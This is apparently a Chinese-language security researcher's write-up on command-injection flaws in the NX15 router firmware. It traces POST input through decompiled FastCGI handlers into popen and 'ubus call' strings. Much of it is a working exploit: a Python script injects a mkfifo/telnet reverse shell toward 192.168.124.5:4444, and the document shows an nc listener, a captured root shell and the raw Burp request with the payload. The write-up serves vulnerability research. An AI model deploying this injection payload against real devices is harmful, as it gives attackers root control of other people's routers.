NX15漏洞分析

获取到固件，使用binwalk提取，我们直接连接路由器不跑qemu模拟了，打开burpsuite截取数据包。

感谢sebao董事长提供了固件大力支持！！！

CVE-2025-2727~2732、CVE-2025-2725

我们已知的情报，我们grep搜索`getWifiNeighbou`字符串，查找到www文件目录下的api文件

把api文件拖进IDA，在IDA中查找关键字`getWifiNeighbou`

点进去定位到函数`FCGI_WizardProcess`

```
int __fastcall FCGI_WizardProcess(const char *a1)
{
  int v2; // $v0
  int v3; // $s0
  _DWORD *v6; // $v0
  int v7; // $v0
  int v8; // $v0
  _DWORD *v9; // $v0
  int v10; // $s2
  int (*v11)(void); // $t9
  int v12; // $v0
  int v13; // $s0
  int v14; // $v0
  int v15; // $v0
  char v16; // [sp+2Ch] [-8h] BYREF

  if ( !a1 )
  {
    v2 = FCGI_fopen("/var/log/fcgi", "a");
    v3 = v2;
    if ( v2 )
    {
      FCGI_fseek(v2, 0, 2);
      if ( FCGI_ftell(v3) < 102401
        || (FCGI_fclose(v3), rename("/var/log/fcgi", "/var/log/fcgi1"), (v3 = FCGI_fopen("/var/log/fcgi", "a")) != 0) )
      {
        time(&v16);
        v6 = (_DWORD *)localtime(&v16);
        FCGI_fprintf(
          v3,
          "<%d/%02d/%02d %02d:%02d:%02d> invalid param\n",
          v6[5] + 1900,
          v6[4] + 1,
```

分析函数吧，开头一个FCGI_fopen函数，好像是一个路径，点进去发现它被外部函数调用，使用grep查找一下

```
iotsec-zone@iotseczone:~/Desktop/nx15/_NX15V100R013.bin.extracted/squashfs-root$
 grep -ir fcgi_fopen
grep: usr/lib/libfcgi.so.0.0.0: binary file matches
grep: www/api: binary file matches
```

在`usr/lib/libfcgi.so.0.0.0`这个外部库里面，找到，拖进IDA，在IDA里面查找FCGI_fopen

```
int FCGI_fopen()
{
  int result; // $v0
  int v1; // $s0
  int v2; // $s1

  v1 = fopen();
  result = sub_4980(v1);
  v2 = result;
  if ( v1 )
  {
    if ( result )
      return result;
    fclose(v1);
  }
  return v2;
}
```

```
void __fastcall sub_4980(int a1)
{
  _DWORD *v2; // $v0

  if ( a1 )
  {
    v2 = (_DWORD *)malloc(8);
    if ( v2 )
    {
      *v2 = a1;
      v2[1] = 0;
    }
  }
}
```

这个函数将“路径”和权限“a”作为参数，使用fopen系统命令，日志表log这个不重要。

我们再往下看，

```
// 假设外层已经从环境变量或请求中拿到了：
// a1  = 请求的 PATH_INFO（如 /wizard/getNetworkConf）
// v7  = Content-Length 字符串（如 "123"）
// v10 = POST 体长度（Content-Length 转成 int）

v10 = strtol(v7, 0, 10);                        // 把 Content-Length 转成整数

if ( !strncmp(a1, "/wizard/modecheck", 17) )       // 检测上网方式是否支持
    v11 = FCGI_ModeCheck;                       // 调用专门的函数

else if ( !strncmp(a1, "/wizard/conflictcheck", 21) )  // 检测IP/MAC冲突
    v11 = FCGI_ConflictCheck;

else if ( !strncmp(a1, "/wizard/getsupport", 18) )      // 获取支持的上网方式列表
    v11 = FCGI_GetSupport;

else if ( !strncmp(a1, "/wizard/progress", 16) )         // 获取向导进度
    v11 = FCGI_Progress;

else if ( strncmp(a1, "/wizard/config", 14) )           // 不是 /wizard/config
{
    // ------------------- 超级危险区域开始 -------------------
    if ( !strcmp(a1, "/wizard/getNetworkConf")     ||
         !strcmp(a1, "/wizard/getNetworkStatus")  ||
         !strcmp(a1, "/wizard/networkSetup")      ||
         !strcmp(a1, "/wizard/getssidname")       ||
         !strcmp(a1, "/wizard/getDualbandSync")   ||
         !strcmp(a1, "/wizard/getWifiNeighbour")  ||
         !strcmp(a1, "/wizard/setsyncpppoecfg")   ||
         !strcmp(a1, "/wizard/getsyncpppoecfg")   ||
         !strcmp(a1, "/wizard/getCapability")     ||
         !strcmp(a1, "/wizard/getSpecs")          ||
         !strcmp(a1, "/wizard/getBasicInfo")      ||
         !strcmp(a1, "/wizard/getLanguage")       ||
         !strcmp(a1, "/wizard/setLanguage")       ||
         !strcmp(a1, "/wizard/getCapabilityWeb") )
    {
        int path_len = strlen(a1);
        FCGI_WizardProtoProcess(a1, path_len, v10);   // ← 直接调用之前那个超级后门函数！
        return 0;
    }
}
```

所以说只要符合这个表里的地址，都可以进入到`FCGI_WizardProtoProcess`函数，那我们就点进去这个函数吧

```
int __fastcall FCGI_WizardProtoProcess(const char *a1, int a2, int a3)
{
  int v6; // $v0
  int v7; // $s0
  _DWORD *v9; // $v0
  int v10; // $s0
  int v11; // $v0
  int v12; // $v0
  int v13; // $s2
  const char *v14; // $s1
  int v15; // $s0
  char v16; // [sp+28h] [-408h] BYREF
  _BYTE v17[1024]; // [sp+2Ch] [-404h] BYREF
```

传递三个参数，开始的log我们不看，直接往下翻。

```
  if ( a3 )
  {
    v11 = malloc(a3 + 1);
    v14 = (const char *)v11;
    if ( !v11 )
      return -1;
    memset(v11, 0, a3 + 1);
    v10 = a2 + a3 + 256;
    FCGI_fread(v14, 1, a3, &fcgi_sF);
  }
```

这里的a3就是我们外部函数的v10，在外部v10代表POST体转成int类型的长度，也就是缓冲区的大小（灵活计算）。通过 `FCGI_fread` 函数通过 `&fcgi_sF` 标准输入也就是终端输入我们输入的字符串给到v14。

```
  if ( !v12 )
  {
    free(v14);
    return -1;
  }
  memset(v12, 0, v10);
  if ( a3 )
  {
    snprintf(v13, v10, "lua %s %s '%s' '%s'", "/usr/lib/lua/protol_cvt.lua", "wizard", a1, v14);
    free(v14);
  }
  else
  {
    snprintf(v13, v10, "lua %s %s '%s'", "/usr/lib/lua/protol_cvt.lua", "wizard", a1);
  }
  v15 = FCGI_popen(v13, "r");
  if ( v15 )
  {
    memset(v17, 0, sizeof(v17));
    FCGI_puts("Content-type: application/json\r\n\r\n");
    while ( FCGI_fread(v17, 1, 1023, v15) )
    {
      FCGI_puts(v17);
      memset(v17, 0, sizeof(v17));
    }
    FCGI_pclose(v15);
```


如果a3不为零，也就是说我们有请求体，那么就分配内存读取请求数据（Post）到v13，因为是我们终端输入，所以可以发送恶意数据，而且有 `'%s'` 我们输入的指令可以被当做命令执行，但是还要有函数执行啊，我们看到接下来v13给到谁，`v15 = FCGI_popen(v13, "r");` 程序拿v13去执行了popen系统命令，给了一个“r”的权限，那我们就可以在符合外面路由表的条件下，构造指令写入我们的恶意代码“ ; ”

在burp上抓包


```
POST    /api/wizard/getBasicInfo
POST    /api/wizard/getCapabilityWeb
POST    /api/wizard/getSpecs
POST    /api/wizard/getBasicInfo
POST    /api/wizard/getCapabilityWeb
POST    /api/wizard/getSpecs
POST    /api/wizard/getBasicInfo
POST    /api/wizard/getCapabilityWeb
POST    /api/wizard/getSpecs
POST    /api/wizard/getBasicInfo
POST    /api/wizard/getSpecs
POST    /api/wizard/getCapabilityWeb
POST    /api/wizard/getBasicInfo
```

```
if ( !strcmp(a1, "/wizard/getNetworkConf")
   || !strcmp(a1, "/wizard/getNetworkStatus")
   || !strcmp(a1, "/wizard/networkSetup")
   || !strcmp(a1, "/wizard/getssidname")
   || !strcmp(a1, "/wizard/getDualbandSync")
   || !strcmp(a1, "/wizard/getWifiNeighbour")
   || !strcmp(a1, "/wizard/setsyncpppoecfg")
   || !strcmp(a1, "/wizard/getsyncpppoecfg")
   || !strcmp(a1, "/wizard/getCapability")
   || !strcmp(a1, "/wizard/getSpecs")
   || !strcmp(a1, "/wizard/getBasicInfo")
   || !strcmp(a1, "/wizard/getLanguage")
   || !strcmp(a1, "/wizard/setLanguage")
   || !strcmp(a1, "/wizard/getCapabilityWeb") )
{
```


对比这个表，有的就发repeater



点击那个 `Send to Reapter` 也可以快捷键 `Ctrl + R`




这里`;`是无论前面的命令（cmd）是否执行成功都执行下一条命令，记得`\"`不能被空格隔开。




发包成功，但是为什么我们看不到呢，感觉发了个寂寞？

尝试在浏览器上显示，点击`Show response in brower`



获取url放到搜索引擎上，



啥也没有？应该是这个函数用不到，试着往log里面添加一条？原来我们链接的是路由器，要想在网页上显示还要获取shell，需要用到反弹shell技术，AI一下看看怎么操作。

因为大多数设备都有WAF，他们不允许我们与他们建立链接。我们要先开一个端口监听，发一个curl或者post包，让路由器主动链接我们，我们在命令里触发命令注入，从而获得root shell。

可以使用反弹shell在线生成器生成一个指令https://www.ddosi.org/shell/

```
iotsec-zone@iotseczone:~/Desktop$ nc -lvvp 4444
Listening on 0.0.0.0 4444
```

监听端口

```python
import requests

url = "http://192.168.124.1//api/wizard/getWifiNeighbour"
headers = {
    "Host": "192.168.124.1",
    "Content-Length": "108",
    "Content-Type": "application/json"
}
payload = {
    "cmd": "'; mkfifo /tmp/f; /usr/bin/telnet 192.168.124.5 4444 < /tmp/f | /bin/sh > /tmp/f;
rm /tmp/f; '"
}

try:
    response = requests.post(url, headers=headers, json=payload, timeout=5)
    print("EXP sent successfully!")
    print("Response:", response.text)
except requests.RequestException as e:
    print("Error sending EXP:", e)

print("Listen on 192.168.124.5:4444 (e.g., 'nc -lvvp 4444') to catch the shell.")
```


```
iotsec-zone@iotseczone:~/Desktop$ nc -lvvp 4444
Listening on 0.0.0.0 4444
Connection received on moshujia.cn 48096
id
uid=0(root) gid=0(root)
ls
api
assets
download
images
index20240816150105.htm
pwd
/www
ls
api
assets
download
images
index20240816150105.htm
^C
```

exp

Request

Pretty Raw Hex

```
1  POST /api/wizard/getBasicInfo HTTP/1.1
2  Host: 192.168.124.1
3  Content-Length: 108
4  Accept: application/json, text/plain, */*
5  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
   x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/120.0.6099.71 Safari/537.36
6  Content-Type: application/json;charset=UTF-8
7  Origin: http://192.168.124.1
8  Referer: http://192.168.124.1/login
9  Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 {
14   "cmd":
     "'; mkfifo /tmp/f; /usr/bin/telnet 192.168.124.5
     4444 < /tmp/f | /bin/sh > /tmp/f; rm /tmp/f; '"
15 }
```



post

CVE-2025-2725

已知是和登录相关的函数所以用的是login/auth

Address	Length	Type	String
LOAD:004···	0000000C	C	/login/auth

搜索这个字符串，点进去看到 `FCIG_LoginProcess` 这个函数

```
memset(v26, 0, sizeof(v26));
FCGI_fread(v26, 1, 127, &fcgi_sF);
v4 = strncmp(a1, "/login/auth", 11);
```

又是通过 FastCGI 标准输入（fcgi_sF）直接向后端进程注入任意数据，到v26中。输入的是什么值呢？

```
LABEL_17:
        v11 = FCGI_UserLogin(v26);
```

在下面找到这个函数，

v26作为a1传入这个函数


```
v20 = 0;
if ( a1 )
{
  v20 = calloc(1, 256);
  if ( v20 )
  {
    if ( FCGI_UbusCmdCall("esps.system", "auth", a1, &v20, 256) == -1 )
    {
      free(v20);
```

a1作为a3传入`FCGI_UbusCmdCall`函数中


```
if ( a3 )
  snprintf(v24, 256, "ubus call %s %s '%s'", a1, a2, a3);
else
  snprintf(v24, 256, "ubus call %s %s", a1, a2);
v14 = FCGI_fopen("/var/log/fcgi", "a");
v15 = v14;
```

又把a3传入v24，找到v24，果然又跑到`FCGI_fopen`里面去了。

